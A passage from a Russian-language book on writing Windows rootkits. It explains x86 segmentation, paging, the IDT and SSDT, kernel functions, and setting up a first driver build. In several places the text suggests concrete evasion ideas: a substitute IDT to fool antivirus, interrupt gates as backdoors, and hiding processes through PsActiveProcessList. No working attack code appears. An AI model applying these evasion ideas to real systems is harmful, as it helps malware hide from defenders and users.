56-63	Адрес сегмента, биты 24-31	Оставшиеся биты адреса сегмента

В следующей таблице представлена расшифровка поля «Тип сегмента».

Таблица 4.2. Поле «Тип сегмента»

Бит 11	Бит 10	Бит 9	Тип	Права доступа
0	0	0	Данные	Только чтение
0	0	1	Данные	Чтение и запись
0	1	0	Данные	Только чтение, расширяется вниз
0	1	1	Данные	Чтение и запись, расширяется вниз
1	0	0	Код	Только выполнение

1	0	1	Код	Только выполнение
1	1	0	Код	Только выполнение, согласованный (согласованные сегменты мы не будем рассматривать)
1	1	1	Код	Выполнение и считывание, согласованный

4.4.3. Таблицы дескрипторов

Если вы внимательно прочитали обе предыдущие таблицы, то теперь должны понять, как система определяет размер сегмента, в чем измеряется сегмент (в байтах или страницах), как система «понимает», что сегмент находится в памяти, и многое другое. Также, думаю, должно быть понятно, что сегменты не разбросаны по всей памяти в непонятном порядке – ведь у каждого сегмента есть свой адрес. *Запомните одно:* вся информация о сегменте хранится в дескрипторе.

Сам же дескриптор может находиться в трех таблицах:

- **GDT (Global Descriptor Table)** – глобальная таблица дескрипторов;
- **LDT (Local Descriptor Table)** – локальная таблица дескрипторов;
- **IDT (Interrupt Descriptor Table)** – таблица дескрипторов прерываний.

Все эти таблицы находятся в оперативной памяти. Их формированием занимается операционная система, а не процессор. В этом пункте мы рассмотрим первые две таблицы, а о третьей таблице у нас будет отдельный разговор.

Таблица GDT

У каждой операционной системы есть одна таблица GDT, доступная всем процессам. Все они обращаются к ней за разрешением необходимых им адресов памяти.

В памяти GDT организована линейно, а не в виде сегмента. Начало таблицы хранится в регистре GDTR. GDTR – это такой же регистр, как и EAX, EIP, только он хранит не произвольные данные, а всегда одно и то же число – адрес начала GDT.

Регистр GDTR 48-битовый: 32 бита занимает линейный базовый адрес, а 16 – предел таблицы (ее максимальный размер + 1 байт). Если предел равен 0, то на самом деле GDTR занимает в памяти 1 байт. Если предел равен N, то размер GDTR в памяти равен N+1 байт.

Для записи/считывания значения регистра GDTR служат команды LGDT/SGDT. По умолчанию (сразу после включения или холодной перезагрузки) база GDT равна 0, а предел – FFFFh.

Теперь займемся арифметикой. Мы знаем, что дескриптор занимает в памяти 8 байт. Разделив FFFF на 8, получаем 8191 дескриптор. Получается, в таблице GDT может храниться 8192 дескрипторов (один зарезервирован для нулевого, нумерация начинается с 0). Первый дескриптор в GDT называется «нулевым дескриптором» и не используется. При обращении к этому дескриптору процессор генерирует #GP.

Таблица LDT

Локальная таблица дескрипторов относится к одному процессу и не является обязательной. Она может и отсутствовать. В то же время несколько процессов могут использовать одну и ту же LDT.

В отличие от GDT, LDT – это сегмент. Поскольку LDT является сегментом, то где-то должен быть ее дескриптор. Правильно, он хранится в GDT.

У таблицы LDT, как и у GDT, есть свой регистр – LDTR. Он содержит следующую информацию:

- Сегментный селектор – 16 бит;
- Линейный базовый адрес – 32 бита;
- Предел сегмента – 16 бит.

Для записи/чтения значения этого регистра служат команды LLDT и SLDT. При включении питания (холодной перезагрузке) поле адреса в LDTR устанавливается в 0, а предел – в FFFFh.

Для идентификации сегмента используется 16-битная структура данных, которая называется селектором. Селектор хранится в сегментном регистре CS. Селектор указывает не на сам сегмент памяти, а на его дескриптор в таблице дескрипторов.

Как же процессор формирует адрес? Адрес следующей инструкции находится в паре регистров CS:EIP. Это абстрактный адрес, по которому требуется вычислить линейный. В поле «Индекс» регистра CS (биты 0-15) хранится селектор, то есть положение дескриптора нужного сегмента в таблице дескрипторов. В этом дескрипторе процессор находит адрес базы сегмента, складывает его со значением EIP и получает линейный адрес инструкции в памяти (напомню, что при сегментной организации памяти линейный адрес совпадает с физическим). Схема вычисления линейного адреса инструкции показана на рис. 4.2.



Рис. 4.2. Преобразование логического адреса в линейный

Еще раз повторим: из CS извлекается селектор. По селектору находим нужный дескриптор в таблице дескриптора. Дескриптор содержит всю информацию о сегменте, в том числе и базовый адрес. Складываем базовый адрес и смещение, которое хранится в EIP, и получаем линейный адрес. Думаю, тут все не очень сложно, правда?

Вот теперь у нас есть все основания перейти к следующей модели адресации памяти – к страничной адресации.

4.4.4. СТРАНИЧНАЯ АДРЕСАЦИЯ

Мы знаем, что существует два типа адресации – сегментная и страничная. С сегментной мы только что разобрались. Также было сказано, как можно переключиться на страничную адресацию.

В принципе нам это знать и не нужно – ведь переключением занимается операционная система. Но есть один интересный момент. Сначала

операционная система переключается в защищенный режим. Следовательно, тип адресации у нас сегментный. Большинство современных операционных систем используют страничную адресацию, поэтому после переключения в защищенный режим операционная система переходит на страничную адресацию памяти.

Возникает вопрос: куда же девается сегментная адресация, точнее ее структуры? Так вот, все структуры сегментной адресации остаются на своих местах. Единственное, на чем отражается страничная адресация, так это в переводе линейного адреса в физический. Ведь при сегментной адресации линейный адрес совпадает с физическим, а вот при страничной адресации ситуация несколько иная. С этим нам предстоит разобраться.

Для того, чтобы все осознать, нам нужно вспомнить, что такое логический, линейный и физический адреса. Логический адрес – это абстрактный адрес. Он ничего нам не сообщает. В CS:EIP хранится именно логический адрес. Когда мы обрабатываем этот адрес – извлечем селектор, по нему узнаем дескриптор и т. д. – только тогда мы узнаем *линейный адрес*.

Если у нас сегментная адресация, то этот же адрес и является физическим. Физический адрес можно посыпать сразу на шину адреса без каких-либо преобразований. Это означает, что при сегментной адресации процессор передает на шину адреса именно линейный адрес.

В случае со страничной адресацией линейный адрес не совпадает с физическим. *Мы имеем дело с виртуальной памятью*. Процессор делит все адресное пространство на страницы фиксированного размера – по 4 Кб, 2 Мб или 4 Мб. Страницы, в свою очередь, отображаются в физической памяти или хранятся на диске. Программа (процесс) работает с логическими адресами, процессор переводит адреса в линейные, а затем – в физические. Если страницы с таким физическим адресом нет в оперативной (физической) памяти, то возникает исключение #PF (Page Fault).

Обработчик исключения #PF должен оперативно исправить ситуацию – подгрузить недостающую страницу с жесткого диска. Если же для подгрузки не хватает оперативной памяти, он должен выгрузить ненужную (не используемую в данный момент) страницу на диск, а на ее место загрузить необходимую в данный момент страницу. Загрузка осуществляется из области подкачки. В Windows – это своп-файл (файл подкачки), в Linux областью подкачки может быть раздел подкачки, а может – обычный своп-файл.

С этим разобрались, теперь двигаемся дальше. Еще страничная адресация отличается от сегментной тем, что у всех страниц фиксированный размер, который выбирается заранее. А вот размеры сегмента могут изменяться.

Следующее отличие заключается в том, что страничная адресация подразумевает использование механизма виртуальной памяти. Сегменты при сегментной адресации всегда находятся в физической памяти, а страницы могут быть как в физической оперативной памяти, так и в файле подкачки на жестком диске. Обратите внимание: большую часть «грязной» работы по преобразованию адресов и кэшированию страниц выполняет сам процессор, а не операционная система.

Скажем, кстати, несколько слов о кэшировании страниц. **Страницы, к которым обращается процессор, кэшируются в буфере с ассоциативной выборкой (TLB – Table Lookaside Buffer)**. Точнее, в буфере сохраняются не полностью страницы, а информация, необходимая для оперативного доступа к ним. Сам буфер находится в процессоре.

Для вас как для разработчика руткита нужно знать, что в TLB вы можете кое-что изменить, если вам это понадобится. Для изменения TLB служит инструкция INVLPG, которую можно выполнить только на нулевом кольце. Мы на этом останавливаться подробно не будем – когда вам понадобится эта инструкция, вы уже не будете нуждаться в этой книге.

Непосредственно в процессоре страничная организация управляет тремя флагами:

- **Флаг PG (paging)** – это 31-й бит регистра CR0 (впервые появился в процессоре 80386). Разрешает страничную адресацию. Станичная адресация включается сразу же после установки этого флага в 1.
- **Флаг PSE (Page Size Extensions)** – 4-й бит регистра CR4 (впервые появился в Pentium). Если установить этот флаг, то процессор будет оперировать страницами расширенного размера (2 или 4 Мб); если флаг сброшен (0), то размер страницы равен 4 Кб.
- **Флаг PAE (Physical Address Extension)** – 5-й бит в регистре CR4 (Pentium Pro). Позволяет расширить физический адрес до 36 бит (кто забыл – по умолчанию адрес 32-битовый). Флаг можно устанавливать только в режиме страничной адресации.

Наверное, у вас уже появилась идея в случае обнаружения отладчика или программы обнаружения руткита сбросить флаг PG...

4.4.5. КАТАЛОГИ И ТАБЛИЦЫ СТРАНИЦ

СТРУКТУРЫ ДАННЫХ, УПРАВЛЯЮЩИЕ СТРАНИЧНОЙ АДРЕСАЦИЕЙ

В сегментной адресации мы имели дело с таблицами дескрипторов. В страничной адресации появились новые структуры данных:

- **Каталог страниц (Page Directory)** – массив 32-битовых записей PDE (Page Directory Entry). Каталог страниц хранится в странице размером 4 Кб. Отсюда можно вычислить максимальное количество записей PDE: $4\ 096\ (4\ \text{Кб}) / 4\ (\text{32 бита}) = 1024$ записей.
- **Таблица страниц (Page Table)** – массив 32-разрядных записей PTE (Page Table Entry). Она тоже хранится в 4-килобайтовой странице. Как вы уже успели посчитать, в этой таблице 1024 записей. Если же размеры страниц расширенные, то есть 2 или 4 Мб, то таблица страниц не используется. В этом случае используется только каталог страниц.
- **Страница (page)** – область памяти размером 4 Кб, 2 Мб или 4 Мб.
- **Указатель на каталог страниц** – массив 64-битовых указателей, каждый из которых указывает на каталог страниц. Данная структура используется только в режиме PAE (при 36-битовой адресации).

Теперь разберем, что есть что. Со страницей понятно – это основная структура при страничной адресации. Каталог и таблица страниц используются при трансляции адресов. Если мы в режиме PSE (в режиме расширенных страниц), то для трансляции адресов используется только каталог страниц. Указатель на каталог страниц используется только при 36-битовой адресации (в режиме PAE).

Рассмотрим, на что влияют те или иные флаги (табл. 4.3).

Таблица 4.3. Влияние флагов на размер страниц и разрядность физического адреса

PG (CR0)	PAE (CR4)	PSE (CR4)	PSE-36	PS (PDE)	Страница	Адрес (бит)
0	-	-	-	-	-	-
1	0	0	-	-	4 Кб	32
1	0	1	-	0	4 Кб	32
1	0	1	0	1	4 Мб	32
1	0	1	1	1	4 Мб	36
1	1	-	-	0	4 Кб	36
1	1	-	-	1	2 Мб	36

ВЫЧИСЛЕНИЕ ФИЗИЧЕСКОГО АДРЕСА

При страничной адресации обычно используются три наиболее популярных способа адресации:

- обычная 32-разрядная адресация (размер страницы 4 Кб);
- 36-разрядная адресация с использованием флага PAE (размер страницы 4 Кб);
- 36-разрядная адресация с использованием флага PSE (расширенный размер страницы).

Рассмотрим самую простую, 32-разрядную линейную адресную трансляцию (размер страницы равен 4 Кб).

Задача следующая: по линейному адресу получить физический адрес. Линейный адрес состоит из индекса каталога страниц, индекса таблицы страниц и смещения, то есть реального местоположения адресуемого байта на странице (рис. 4.3).



Рис. 4.3. Структура линейного адреса

Алгоритм нахождения страницы следующий:

- В регистре CR3 процессора находится базовый адрес каталога страниц;
- Из линейного адреса извлекается индекс каталога страниц;
- Из каталога страниц извлекается запись PDE;
- По PDE записи находится соответствующая ей PTE запись;
- По индексу таблицы каталогов (средние 10 бит линейного адреса) определяется сама страница;
- Адрес страницы мы уже вычислили. Осталось найти адрес байта памяти – это делается с помощью смещения, которое указывает точное местоположение байта на странице.

Напомню, что если искомой страницы нет в физической памяти, процессор генерирует исключение #PF, а обработчик этого исключения подгружает нужную страницу из области подкачки.

Трансляция адреса в случае с расширенными страницами (2 и 4 Мб) немного упрощается за счет того, что не используется таблица страниц. Линейный адрес в этом случае состоит всего из двух частей – индекса каталога и смещения. Остальной принцип такой же: из CR3 извлекается база каталога

страниц, по индексу каталога находится нужная запись PDE, по ней определяется страница, а конечный адрес объекта определяется за счет смещения (рис 4.5).



Рис. 4.4. Алгоритм нахождения страницы памяти (линейная адресная трансляция)



Рис. 4.5. Линейная адресная трансляция (размер страницы 4 Мб)

Записи PDE и PTE

Если вы еще не забыли, то из записей PDE состоит каталог страниц, а из записей PTE –таблица страниц. Рассмотрим структуры элементов PDE и PTE.

PDE:

31	12 11	9 8	7	6	5	4	3	2	1	0
Адрес базы таблицы страниц		G S	P 0	A	P C D	P W T	P U S	R I W	P	

PTE:

31	12 11	9 8	7	6	5	4	3	2	1	0
Адрес базы страницы		G A T	P D A	P C D	P W T	P U S	R I W	P		

Рис. 4.6. Структура элементов PDE и PTE

В поле **Адрес базы таблицы** хранится базовый адрес таблицы страниц. Назначение других полей приведено в табл. 4.4.

Таблица 4.4. Поля записей PDE и PTE

Поле	Назначение
Поле без названия	Доступно программисту и может использоваться по его усмотрению
G	Флаг глобальности. Впервые появился в процессорах Pentium Pro. Если этот флаг установлен, то страница является глобальной. Если страница глобальная и установлен PGE флаг в регистре CR4, то соответствующие странице элементы каталога и таблицы страниц никогда не будут удалены из кэша TLB. Обычно глобальными являются страницы, содержащие код ядра и структуры ядра
PS	Размер страницы. Если флаг сброшен (0), то размер страницы составляет 4 Кб, элемент каталога страниц указывает на таблицу страниц. Если же флаг установлен (1), то страница имеет размер 4 Мб (при 32-х битовой адресации) или 2 Мб (если используется PAE), элемент каталога страниц указывает на саму страницу, поскольку таблица страниц вообще не используется
PAT	Индекс таблицы атрибутов страниц. PAT (Page Attribute Table) – это таблица, расширяющая архитектуру IA-32. Относится к MTRR-registрам. Для нас она не очень важна, поэтому не будем в нее особо вникать. Если вам интересно, то этот флаг относительно молодой – впервые появился на Pentium III (также есть в PIV и Xeon), в более «древних» процессорах данный флаг всегда равен 0
D	«Грязный» (Dirty) бит. Показывает, была ли произведена запись в страницу. Если используются страницы размером 4 Кб, данный бит игнорируется
A	Бит доступа. Устанавливается при обращении к странице. Если бит равен 0, это означает, что к странице не было доступа с момента ее загрузки в память. Данный бит устанавливается самим процессором

Таблица 4.4. Поля записей PDE и PTE (продолжение)

Поле	Назначение
PCD	Флаг запрета кэширования. Если данный флаг установлен, то кэширование данной страницы запрещено; если сброшен (0), то страницу можно кэшировать
PWT	Флаг сквозной записи (write-through). Если флаг установлен, то разрешена сквозная запись (один из видов кэширования). Флаг игнорируется, если установлен флаг PCD (запрет кэширования)
U/S	Флаг задает привилегии пользователя/супервизора. Если флаг сброшен, страница доступна только супервизору, если установлен, то страница доступна для пользователя и супервизора
R/W	Флаг управления чтением/записью. Если сброшен, то страница доступна только для чтения, если установлен, то страница доступна как для чтения, так и для записи
P	Флаг присутствия. Если установлен (1), то страница находится в оперативной памяти, если сброшен, то страницу нужно подгрузить из области подкачки

4.5. ТАБЛИЦА ДЕСКРИПТОРОВ ПРЕРЫВАНИЙ (IDT)

Мы уже упоминали эту таблицу, теперь поговорим о ней подробнее. **Таблица IDT (Interrupt Descriptor Table)** используется для управления обработчиками прерываний.

Прерывание – это событие, возникающее в системе и требующее ее вмешательства. Например, была нажата клавиша на клавиатуре, получен сигнал от модема или попросту произошла какая-то ошибка (деление на 0, выход за пределы диапазона, переполнение буфера). Прерывания бывают аппаратными (IRQ – Interrupt ReQuest) или программными (INT – Interrupt). Аппаратные прерывания инициируются «железом», а программные – программным обеспечением.

В таблице IDT 256 записей – по одной для каждого программного прерывания. Представить, что хранится в IDT, несложно: адреса обработчиков прерываний и всевозможная дополнительная информация. Обработчик прерывания – это обычная подпрограмма (функция), иногда ее еще называют вектором прерывания – Interrupt Vector. Как только произошло прерывание, процессор отыскивает в таблице IDT адрес соответствующего обработчика прерывания, сохраняет адрес возврата в программу, флаги процессора и передает управление обработчику прерывания – переходит на указанный в таблице адрес.

Если у вас несколько процессоров, то у вас будет несколько таблиц IDT – по одной для каждого процессора. Соответственно, каждая таблица IDT будет состоять из 256 записей.

Адрес таблицы IDT хранится в регистре IDTR. Для изменения адреса таблицы прерываний вы можете использовать инструкцию **LIDT (Load IDT)**.

Таблица IDT очень важна для нас. Сейчас объясню, почему. Руткит может создать новую таблицу прерываний и с помощью инструкции LIDT загрузить ее адрес в IDTR. Это позволит скрыть подмену оригинальной таблицы прерываний. Конечно, антивирус может проверить целостность исходной IDT, но руткит может создать копию исходной IDT, загрузить ее адрес в IDTR, что позволит ему остаться незамеченным.

Манипулируя таблицами прерываний, можно полностью контролировать систему – ведь вы можете установить обработчики для всех системных событий. У вас может быть две таблицы прерываний – одна для процессора, а другая – специально для предъявления антивирусу, что позволит его обмануть.

Прочитать значение IDTR можно с помощью инструкции SIDT (Store IDT). Данная инструкция возвращает значение IDTR в следующем формате:

```
typedef struct
{
    unsigned short IDTLimit;
    unsigned short LowIDTbase;
    unsigned short HiIDTbase;
} IDTINFO;
```

Мы уже знаем, что в таблице IDT может быть 256 записей (для прерываний с номерами от 0 до 255). Формат этих записей следующий:

```
#pragma pack(1)
typedef struct
{
    unsigned short LowOffset;
    unsigned short selector;
```

```
unsigned char unused_lo;
unsigned char segment_type:4;
unsigned char system_segment_flag:1;
unsigned char DPL:2;    // Descriptor Privilege Level - -
                      // дескриптор уровня привилегий
unsigned char P:1;      // Present - флаг присутствия
unsigned short HiOffset;
} IDTENTRY;
#pragma pack
```

Эта структура данных, иногда называемая шлюзом прерывания (*interrupt gate*), служит для поиска обработчика прерывания. Используя шлюз, программа пользовательского уровня может вызывать подпрограммы уровня ядра.

Наверное, вы уже догадались, как мы можем использовать это в своих целях? Дополнительные шлюзы прерываний могут использоваться руткитом в качестве *backdoor'a*. Но пока – никакой практики. В следующей главе мы покажем, как вывести на консоль таблицу IDT, но пока у нас нет для этого инструментов.

4.6. СТРУКТУРА SSDT

Таблица распределения системных сервисов (SSDT, System Service Dispatch Table) используется для поиска функций, необходимых для обслуживания того или иного системного вызова. Эту таблицу формирует операционная система, а не процессор.

Существует два способа сделать системный вызов: с помощью прерывания 0x2E или с помощью инструкции SYSENTER – это два совершенно разных способа, приводящих к одному и тому же результату. В Windows XP используется SYSENTER, в то время как на других платформах используется прерывание 0x2E.

Подробно об изменении этой таблицы в соответствии с нуждами руткита мы поговорим в следующей главе.

4.7. ОГРАНИЧЕНИЕ ДОСТУПА К НЕКОТОРЫМ ВАЖНЫМ ТАБЛИЦАМ

Windows XP (и Windows 2003) позволяет ограничить доступ к таблицам SSDT и IDT. После включения ограничений эти две таблицы будут доступны только для чтения, что не позволит руткиту изменить их. Ограничение указывается в системном реестре следующими значениями ключей:

```
HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\  
Memory Management\EnforceWriteProtection = 0  
HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\  
Memory Management\DisablePagingExecutive = 1
```

Если эти ключи (или один из них) не существуют, создайте их. Нужно отметить, что данный способ не дает 100% гарантии того, что SSDT и IDT не будут изменены. Если руткит действует напрямую, он, манипулируя флагами регистра CR0, может выключить эти ограничения. Но все же такая защита лучше, чем вообще никакой.

4.8. ВАЖНЕЙШИЕ ФУНКЦИИ ЯДРА ОС

Основной компонент любой операционной системы – это ядро. Любое ядро любой операционной системы должно выполнять определенные функции, которые зависят от самой операционной системы, но для нас сейчас важны две следующие функции ядра:

- Предоставление программному обеспечению доступа к аппаратным средствам. Ядро управляет доступом программ к «железу» – файловой системе, сетевым интерфейсам, памяти, клавиатуре, мышке, монитору и т. д.
- Отладка и диагностика самой системы. Операционная система должна предоставлять программам информацию о системе – об устройствах, о установленных программах, о запущенных процессах и т. д.

Чтобы получить доступ к устройству или получить информацию о системе, программе нужно сделать запрос – обратиться к ядру операционной системы. Как правило, для этого операционная система предоставляет специальные функции. Все эти функции формируют интерфейс прикладного программирования – API (Application Programming Interface). Программа вызывает API-функцию, которая возвращает нужную системе информацию. В DOS тоже были API-функции – они вызывались через прерывание INT 21H.

Всегда можно написать программу, которая сможет «обойти» операционную систему, используя недокументированные или прямые средства доступа к устройствам (например, памяти). Несмотря на то, что почти всегда можно пойти «в обход», многие программисты этого не делают. Программировать в Windows на низком уровне – это все равно, что написать Windows заново. Обход операционной системы – это довольно сложное и долгое занятие. Гораздо проще использовать средства, которые предоставляет операционная

система. К тому же эти средства отлично документированы, и вам не придется «методом научного тыка» изучать, что делает та или иная функция.

Но для написания руткита вам придется пойти по пути наибольшего сопротивления. Ведь не думаете же вы, что операционная система сама предоставляет средства, позволяющие полностью ее контролировать? Надеяться на то, что эти средства будут хорошо документированы, также не приходится.

В следующей главе мы начнем писать наш первый (довольно простой) руткит для Windows. Начнем с основ – с введения в организацию исходного кода и с настройки среды программирования. Также нам придется познать азы ядра и его взаимодействия с драйверами устройств.

Чтобы понять, как руткит может «подмочить репутацию» ядра вплоть до разрушения ядра, нужно знать, какие задачи выполняет ядро операционной системы. Основными функциями ядра являются:

- Управление процессами;
- Предоставление доступа к файлам;
- Управление памятью;
- Обеспечение безопасности.

4.8.1. УПРАВЛЕНИЕ ПРОЦЕССАМИ

Как достигается многозадачность? Ведь действительная одновременность выполнения нескольких процессов достигается только на многопроцессорных машинах: сколько независимых процессоров, столько процессов и может выполняться параллельно.

Многозадачность на однопроцессорной машине организована программно. Рассмотрим классическую схему управления процессами – модель трех состояний. Модель состоит из:

- состояния выполнения;
- состояния ожидания;
- состояния готовности.

При этом:

- **Выполнение** – это активное состояние, во время которого процесс обладает всеми необходимыми ему ресурсами. В этом состоянии процесс непосредственно выполняется процессором.

- **Ожидание** – это пассивное состояние, во время которого процесс заблокирован, он не может быть выполнен, потому что ожидает какое-то событие, например ввод данных или освобождение нужного ему устройства.
- **Готовность** – это тоже пассивное состояние, процесс тоже заблокирован, но в отличие от состояния ожидания он заблокирован не по внутренним причинам (ожидание события), а по причинам внешним, не зависящим от процесса.

Когда процесс может перейти в состояние готовности? Предположим, что наш процесс выполнялся до ввода данных. До этого момента он был в состоянии выполнения, потом перешел в состояние ожидания – ему нужно подождать, пока мы введем нужную для работы процесса информацию. Затем процесс хотел уже перейти в состояние выполнения, так как все необходимые ему данные уже введены, но не тут-то было: так как он не единственный процесс в системе, пока он был в состоянии ожидания, его «место под солнцем» стало занято – процессор начал выполнять другой процесс. Тогда нашему процессу ничего не остается, как перейти в состояние готовности: ждать ему нечего, а выполнятся он тоже не может.

Из состояния готовности процесс может перейти только в состояние выполнения. В состоянии выполнения может находиться только один процесс на один процессор. Если у вас n-процессорная машина, у вас одновременно в состоянии выполнения могут быть n процессов. Из состояния выполнения процесс может перейти либо в состояние ожидания, либо в состояние готовности. Почему процесс может оказаться в состоянии ожидания, мы уже знаем – ему просто нужны дополнительные данные или он ожидает освобождения какого-нибудь ресурса, например, устройства или файла.

В состояние готовности процесс может перейти, если закончился выделенный ему квант времени выполнения. В операционной системе есть специальная программа – планировщик, которая следит за тем, чтобы все процессы выполнялись отведенное им время. Например, у нас есть три процесса. Один из них находится в состоянии выполнения. Два других – в состоянии готовности.

Планировщик следит за временем выполнения первого процесса, если «время вышло», планировщик переводит процесс 1 в состояние готовности, а процесс 2 – в состояние выполнения. Затем, когда время, отведенное на выполнение процесса 2, закончится, процесс 2 перейдет в состояние готовности, а процесс 3 – в состояние выполнения.

Диаграмма модели трех состояний представлена на рис. 4.7.




Рис. 4.7. Диаграмма модели трех состояний

Модель трех состояний – это классика, мы ее рассмотрели только для того, чтобы дать общее представление о многозадачности.

Информация о процессах хранится в определенной структуре в памяти. В Windows это структура `PsActiveProcessList`. Модифицировав элементы этой структуры, руткит может скрыть необходимые ей процессы. Общая идея скрытия процессов была представлена в главе 1.

4.8.2. ПРЕДОСТАВЛЕНИЕ ДОСТУПА К ФАЙЛАМ

Одна из основных функций операционной системы – это управление файлами, то есть организация файловой системы. Не зря Microsoft назвала свою первую операционную систему DOS – Disk Operating System – дисковая операционная система. Это означает, что основной ее функцией является управление данными, записанными на диске.

Файл с точки зрения компьютера – это последовательность нулей и единиц, а жесткий диск – это просто смесь этих самых нулей и единиц. Файловая система организует всю эту смесь так, чтобы нам с вами было удобно работать с файлами и каталогами.

Операционная система может поддерживать несколько файловых систем. Например, последние версии Windows (2000/XP) поддерживают FAT (16/32), NTFS, UDF и ISO 9660 (последние две используются для доступа к CD).

Теоретически можно «научить» систему работать с любой файловой системой – для этого нужен всего лишь драйвер этой файловой системы. Популярный файловый менеджер Total Commander умеет работать с файловой системой Linux – у него есть драйвер для доступа к этой файловой системе.

Модифицировав код ядра, отвечающий за доступ к файловой системе, руткит может скрывать необходимые файлы и каталоги.


4.8.3. УПРАВЛЕНИЕ ПАМЯТЬЮ

Некоторые аппаратные платформы, например семейство процессоров Intel Pentium, используют сложные схемы управления памятью. Предположим, один процесс прочитал ячейку памяти с адресом 0x00302211 и получил значение 127, другой процесс прочитал ячейку с таким же адресом, но получил совершенно другое значение. Выходит, что по одному и тому же адресу размещены абсолютно разные значения? Дело в том, что каждый процесс работает в своем адресном пространстве, не замечая других процессов. Это сделано для того, чтобы процессы не мешали друг другу.

У каждого метода есть свои недостатки (читайте – уязвимости). Используя уязвимости этой схемы управления памятью, мы можем спрятать данные от отладчиков и программ криминалистической экспертизы.

4.8.4. ОБЕСПЕЧЕНИЕ БЕЗОПАСНОСТИ

Только ядро отвечает за безопасность процессов. Чтобы один процесс не мог помешать работе другого процесса, в UNIX и Windows используются права доступа, а также для каждого процесса отводится отдельный диапазон памяти. Сделав небольшое изменение части ядра, ответственной за обеспечение безопасности, мы можем снять все ограничения, накладываемые на процессы. После этого начнется настоящая анархия...



ГЛАВА 5. ПИШЕМ ПЕРВЫЙ ДРАЙВЕР

- DDK (DRIVER DEVELOPMENT KIT)
- ФАЙЛЫ SOURCES И MAKEFILE
- СБОРКА ДРАЙВЕРА
- ОТЛАДКА. УТИЛИТА DEBUGVIEW
- ЗАГРУЗКА ДРАЙВЕРА
- ПАКЕТЫ ЗАПРОСА ВВОДА/ВЫВОДА
- СХЕМА ДВУХУРОВНЕВОГО РУТКИТА

Стоит сразу осознать, что руткит всегда разрабатывается под конкретную операционную систему или программное обеспечение. В большинстве случаев руткиты привязаны не только к операционной системе, но и к ее версии, а иногда даже к версии релиза. Например, можно создать руткит, который будет работать в Linux Mandrake 10.x, но это не означает, что он будет работать в Linux Red Hat. Бывают и более тяжелые ограничения: руткит для Windows XP SP1 совсем необязательно будет работать в Windows XP SP2. Аналогично практически невозможно создать универсальный руткит для Linux, который бы работал с ядром как версии 2.4, так и 2.6. А создать кроссплатформенный руткит, который инфицировал бы, например, все версии Windows и все версии Linux – это вообще что-то из жанра научной фантастики.

Руткит может быть реализован в виде модулей ядра (в Linux) или драйверов устройств (в Windows). Вполне вероятно, что вы захотите создать несколько разных модулей/драйверов. Один, например, будет использоваться для скрытия файлов, а другой – процессов.

Обычный пользовательский процесс не может «добраться» до памяти ядра. Чтобы добавить свой код в ядро, нужно использовать загружаемый модуль (другое название – драйвер или модуль ядра). Эта возможность поддерживается всеми современными операционными системами, включая Windows и Linux.

Модули позволяют расширить возможности операционной системы, добавив в нее дополнительные функции, например поддержку какого-нибудь устройства или файловой системы.

Почему использование модулей является самым простым способом? Да потому, что в добавлении модулей нет ничего криминального, поэтому весь

процесс разработки модулей хорошо документирован. Действительно, особых дефицитов руководств по созданию модуля ядра Linux или драйвера устройства для Windows не наблюдается.

Из названия ясно, что «драйвер устройства» предназначен для управления устройством, следовательно, драйверу предоставляется полный доступ к «железу», а также к привилегированной памяти ядра и системным процессам. Обладая доступом уровня ядра, вы можете модифицировать код и структуры данных любой программы, установленной на компьютере.

Значит, идеальное решение для разработчика руткита – это организация руткита как драйвера некоторого устройства. В этой главе мы познакомимся с инструментами разработки и отладки драйверов под Windows и напишем первый драйвер.

5.1. DDK (DRIVER DEVELOPMENT KIT)

Для написания драйверов Windows 2000/XP/2003 вам понадобится пакет для разработки драйверов – DDK (Driver Development Kit). Заказать диск с DDK можно по адресу: <http://www.microsoft.com/ddk>. Заказывайте DDK для Windows 2003 – с помощью этой версии вы сможете писать драйверы для Windows 2000, XP и 2003.

ПРИМЕЧАНИЕ.

Ранее DDK можно было свободно скачать с сайта Microsoft. Сейчас можно только заказывать диск. Стоимость заказа – всего 25 долларов, но платить-то все равно их не хочется – тем более Microsoft'у. На момент написания этих строк DDK можно было бесплатно скачать по адресу: <http://www.freedownloadcenter.com/Best/download-xp-ddk.html> или отсюда: <http://msdl.microsoft.com/download/symbols/packages/windowsxp/WindowsXP-KB835935-SP2-slp-Symbols.exe> (195 МБ). Точно есть все DDK по адресу: <http://club.shelek.com/viewfiles.php?id=2>.

DDK предоставляет две среды компоновки – проверяемую (checked) и свободную (free). Проверяемая отличается от свободной тем, что компилятор добавляет в откомпилированный драйвер отладочную информацию. Пока ваш драйвер находится на стадии разработки, вы всегда должны использовать проверяемую среду компоновки. Когда же вы точно уверены, что ваш драйвер работает как нужно, можно выбрать свободную среду. Стоит также

отметить, что размер «свободного» драйвера значительно меньше «проверяемого» – ведь из драйвера удаляется отладочная информация.

После установки DDK в вашем меню **Программы** появится программная группа **Windows DDK** с ярлыками, соответствующими проверяемой и свободной средам. Щелчок по одному из этих ярлыков откроет окно командной строки, в котором будут установлены десятки переменных окружения. Вы можете писать исходный код драйвера в любом текстовом редакторе или установить удобную для вас среду разработки, а собирать проект из командной строки командой **build**.

5.2. ФАЙЛЫ SOURCES И MAKEFILE

Исходный код драйвера пишется на языке С. Давайте договоримся, что код нашего первого драйвера вы сохраните в файл C:\myrootkit\mydriver.c.

Кроме исходного файла, для сборки проекта понадобятся еще два служебных файла: SOURCES и MAKEFILE в том же каталоге C:\myrootkit. Имена обоих файлов должны быть в верхнем регистре, то есть только MAKEFILE, а не makefile или Makefile. Также проследите за тем, чтобы у этих файлов не было расширений – ведь некоторые текстовые редакторы (вроде Блокнота) автоматически добавляют предустановленное расширение (обычно .txt).

Файл MAKEFILE должен содержать всего одну строку:

```
!INCLUDE ($NTMAKEENV)\makefile.def
```

Эта строка включает стандартный make-файл, находящийся в подкаталоге bin того каталога, куда установлен DDK.

В файле SOURCES опций проекта значительно больше. Простейший файл SOURCES выглядит так:

```
TARGETNAME=MYDRIVER  
TARGETPATH=OBJ  
TARGETTYPE=DRIVER  
SOURCES=mydriver.c
```

